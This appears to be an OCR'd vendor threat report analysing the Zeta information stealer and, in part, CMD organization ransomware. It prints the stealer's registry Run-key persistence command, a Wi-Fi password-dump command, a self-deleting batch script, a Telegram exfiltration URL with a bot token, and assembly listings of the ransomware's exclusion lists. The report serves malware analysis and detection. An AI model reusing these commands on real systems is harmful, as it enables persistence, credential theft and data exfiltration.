


Copyright © 2026 Cynet

Unauthorized File Operation Attempt

This mechanism detects attempts to modify Cynet's Ransomware decoy files and the presence of files with suspicious extensions:





Copyright © 2026 Cynet



Zeta Stealer

Executive Summary

Zeta is a new information stealer recently discovered in the wild, showing signs of originating from a Turkish threat actor.

It focuses on relatively narrow targets, a limited number of popular browsers, Discord data and Wi-Fi information. It also employs several methods of persistence, to ensure long-term foothold on the host. Unlike other stealers, it does not stage the stolen data into files prior to exfiltration, and instead directly sends out the collected information via calls to its Telegram bot.

Static Analysis

Through static analysis of this file and its embedded strings, we were able to assess its functionality and capabilities.

Reviewing the file's strings data shows that the file may use the "Sleep" API function. This function may be abused by threat actors to delay the execution of potentially malicious commands, thus avoiding sandbox detection by triggering their timeout set for file scanning.

Sleep

The file can use the following functions to enumerate the host's file system:

FindFirstFileA
FindNextFileA

The file can read, modify, copy and delete files:


ReadFile
WriteFile
CopyFileA
DeleteFileW

The file may use the following API functions to enumerate host, OS and user information:


GetVersionExA
GetVersionExW
GetUserNameA
GetSystemInfo
GetComputerNameA
GetVersionExA
GetVersionExW
GetSystemInfo

Copyright © 2026 Cynet

The file may initiate web server communication:



The file may encrypt or decrypt data:



Among the file's strings, several interesting entries were found:

- Command-line parameters that create a registry run key by the name "WindowsUpdate":

```
REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsUpdate" /t REG_SZ /d "\"%s\"" /f
```

- Command-line parameters that output all Wi-Fi networks' clear-text passwords:

```
netsh wlan show profile key=clear
```

- Possible output of the file, listing the stealer name and system and user data:

```
=== ZETA STEALER v14 ===
IP: %s
User: %s
PC: %s
OS: %lu.%lu.%lu
```

- Domains

```
api.telegram.org
api.ipify.org
```

Copyright © 2026 Cynet

- Sensitive file paths of browsers:

```
Opera Software\Opera Stable
BraveSoftware\Brave-Browser\User Data
Microsoft\Edge\User Data
Google\Chrome\Uhrome\User Data
Vivaldi\User Data
```


- Instant messaging applications:

```
discord
discordcanary
discordptb
```


Dynamic Analysis

Persistence


Upon execution, the Zeta stealer initiates an instance of "Reg.exe", running with parameters to create a registry Run key at "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run", by the name "WindowsUpdate", with its data pointing to the location of the Zeta stealer executable path on the host.



In addition, the process creates the file "WindowsUpdate.bat" in the host's startup folder "C:\Users*\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\WindowsUpdate.bat"



The contents of the batch file show that it simply pings localhost 10 times then proceeds with running the stealer executable.




Using both these methods, the threat actor ensures that the malware persists across reboots, running at the start of every logon.


Copyright © 2026 Cynet

Discovery and Collection

Zeta stealer continues by contacting the URL https[:]//api[.]ipify[.]org/ (IP Address 172[.]67.74.152) using the user agent "Zeta/14". Ipify is a service that outputs the calling host's public IP address.



The process then executes "netsh.exe", with parameters that output all available Wi-Fi networks' passwords in cleartext.



Next, the stealer queries the file system for sensitive files:

Discord Clients

- discord
- discordcanary
- discordptb


Browsers

- Chrome
- Edge
- Brave
- Opera
- Vivaldi
- Firefox


Copyright © 2026 Cynet

Exfiltration

After collecting the information, the process performs exfiltration via an HTTP GET request to “https[:]//api[.]telegram[.]org/bot8141376093:AAFJm3LNc5Nynm0NMGdXD8VrtAhTTMXEd6U/sendMessage” (IP Address 149[.]154.166.110) by directly entering the information in the URL’s parameters.




The output file language shows that the stealer originates from a Turkish threat actor.



Copyright © 2026 Cynet

The telegram bot used for exfiltration is identified as “berzerk0s_bot”.



Cleanup

Lastly, the process creates and runs a randomly named batch file “C:\Users*\AppData\Local\Temp\del_< 8 random characters>.bat”. The script checks the existence of the stealer’s original executable path and deletes it and itself from the host in an effort to remove evidence of the stealer’s presence.

```
@echo off

:loop

del /f /q "C:\Users\[redacted]\Desktop\ZetaStealer.exe" >nul 2>&1

if exist "C:\Users\[redacted]\Desktop\ZetaStealer.exe" (

    timeout /t 1 /nobreak >nul

    goto loop

)

del /f /q "%~f0" >nul 2>&1
```

Full Process Tree:

Process	Command	Life Time
ZetaStealer.exe (11788)	"C:\Users\[redacted]\Desktop\ZetaStealer.exe"	
REG.exe (13832)	REG ADD "HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run" /v "WindowsUpdate...	
conhost.exe (10528)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	
netsh.exe (12976)	netsh wlan show profile key=clear	
Conhost.exe (13260)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	
cmd.exe (16640)	C:\Windows\system32\cmd.exe /c ""C:\Users\[redacted]\AppData\Local\Temp\del_000728c3.bat" "	
Conhost.exe (17236)	\??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1	

Copyright © 2026 Cynet

MITRE ATT&CK Tactics and Techniques

Execution	Persistence	Privilege Escalation	Stealth	Credential Access	Discovery	Collection	Exfiltration
Command and Scripting Interpreter	Boot or Logon Autostart Execution	Boot or Logon Autostart Execution	Delay Execution	Credentials from Password Stores	Browser Information Discovery	Automated Collection	Automated Exfiltration
Native API			Indicator Removal		File and Directory Discovery	Data from Local System	Exfiltration Over Web Service
			Virtualization/Sandbox Evasion		System Information Discovery		
					System Network Configuration Discovery		
					System Owner/User Discovery		
					Virtualization/Sandbox Evasion		


Cynet vs Zeta

Note: During this simulated execution, Cynet's unified cybersecurity platform is configured in detection mode (without prevention) to allow the Zeta Stealer to execute its full flow. This lets Cynet detect and log each step of the attack.

Cynet can detect and prevent this malware using multiple mechanisms.

File Attempt To Run


Cynet's AV/AI engine detects that a malicious file was dumped on the disk or is attempting to run:



Copyright © 2026 Cynet


Threat Intelligence Detection Malicious Binary

In addition to Cynet's AV mechanism, Cynet also utilizes 3rd party cyber threat intelligence data to detect the presence of suspicious and malicious files:



Process Monitoring


This mechanism is able to detect attempts to output Wi-Fi networks' clear-text passwords:





Unauthorized File Operation Attempt

This mechanism is able to detect unauthorized access of browser files, and the creation of a suspicious file in the host's startup folder:

Copyright © 2026 Cynet








Copyright © 2026 Cynet

Unauthorized Registry Operation Attempt

This mechanism detected the creation of a suspicious registry Run key:



Copyright © 2026 Cynet





CMD organization Ransomware


Executive Summary

CMD organization is an emerging ransomware group that is believed to have first started their operations in late March of 2026. So far, the group has claimed 31 victims across 7 countries, with the United States being the top country targeted. Out of all victim companies, approximately a quarter of them belong to the healthcare sector.

As many other groups, CMD organization employs the “double extortion” strategy by stealing company data prior to encryption to hold it as leverage against the victim. However, unlike other ransomware groups, CMD organization allows their leak site visitors to directly bid on the stolen data as opposed to publishing the data for sale on underground forums or leaving contact information.








Copyright © 2026 Cynet

Static Analysis

The ransomware is written in C++.




Through static analysis of this file and its embedded strings, we were able to assess its functionality and capabilities.

The API function “IsDebuggerPresent” may be used by the file, allowing it to detect whether a debugger is currently running on the host. Malware uses this function to find whether the file has attempted to be analyzed, and if so, usually results in it behaving differently than intended to avoid detection and analysis. For example, the file may alter its behavior to mask itself as benign, terminate itself, or even delete itself from the host entirely.



The file can use the following functions to enumerate the host’s file system:



The file can create, read, and modify files:



The file may encrypt data:



The file contains a built-in list of excluded paths to ignore during encryption:

Copyright © 2026 Cynet

```
lea     rax, aRecycleBin ; "$recycle.bin"
xor     ebx, ebx
mov     [rsp+4A0h+pszSrch], rax
lea     rax, aBoot       ; "boot"
mov     [rsp+4A0h+var_468], rax
lea     rax, aPerflogs   ; "perflogs"
mov     [rsp+4A0h+var_460], rax
lea     rax, aProgramFiles ; "program files"
mov     [rsp+4A0h+var_458], rax
lea     rax, aProgramFilesX8 ; "program files (x86)"
mov     [rsp+4A0h+var_450], rax
lea     rax, aProgramdata ; "programdata"
mov     [rsp+4A0h+var_448], rax
lea     rax, aAppdata    ; "appdata"
mov     [rsp+4A0h+var_440], rax
lea     rax, aSystemVolumeIn ; "system volume information"
mov     [rsp+4A0h+var_438], rax
lea     rax, aTemp       ; "temp"
mov     [rsp+4A0h+var_430], rax
lea     rax, aThumb      ; "thumb"
mov     [rsp+4A0h+var_428], rax
lea     rax, aTmp        ; "tmp"
mov     [rbp+3A0h+var_420], rax
lea     rax, aWinnt      ; "winnt"
mov     [rbp+3A0h+var_418], rax
lea     rax, aWindows    ; "windows"
mov     [rbp+3A0h+var_410], rax
nop     word ptr [rax+rax+00000000h]
```

The file also contains a list of file extensions excluded from encryption. It also includes exclusions to prevent encryption of its own ransom notes:

```
lea     rcx, aMsi        ; ".msi"
mov     [rbp+3A0h+var_3F8], rcx
lea     rax, aExe        ; ".exe"
mov     [rbp+3A0h+var_390], rcx
lea     rdx, aSh         ; ".sh"
mov     [rbp+3A0h+var_400], rax
lea     rcx, aApp        ; ".app"
mov     [rbp+3A0h+var_388], rcx
lea     rax, aBin        ; ".bin"
mov     [rbp+3A0h+var_3F0], rax
lea     rcx, aApk        ; ".apk"
mov     [rbp+3A0h+var_380], rcx
lea     rax, aDll        ; ".dll"
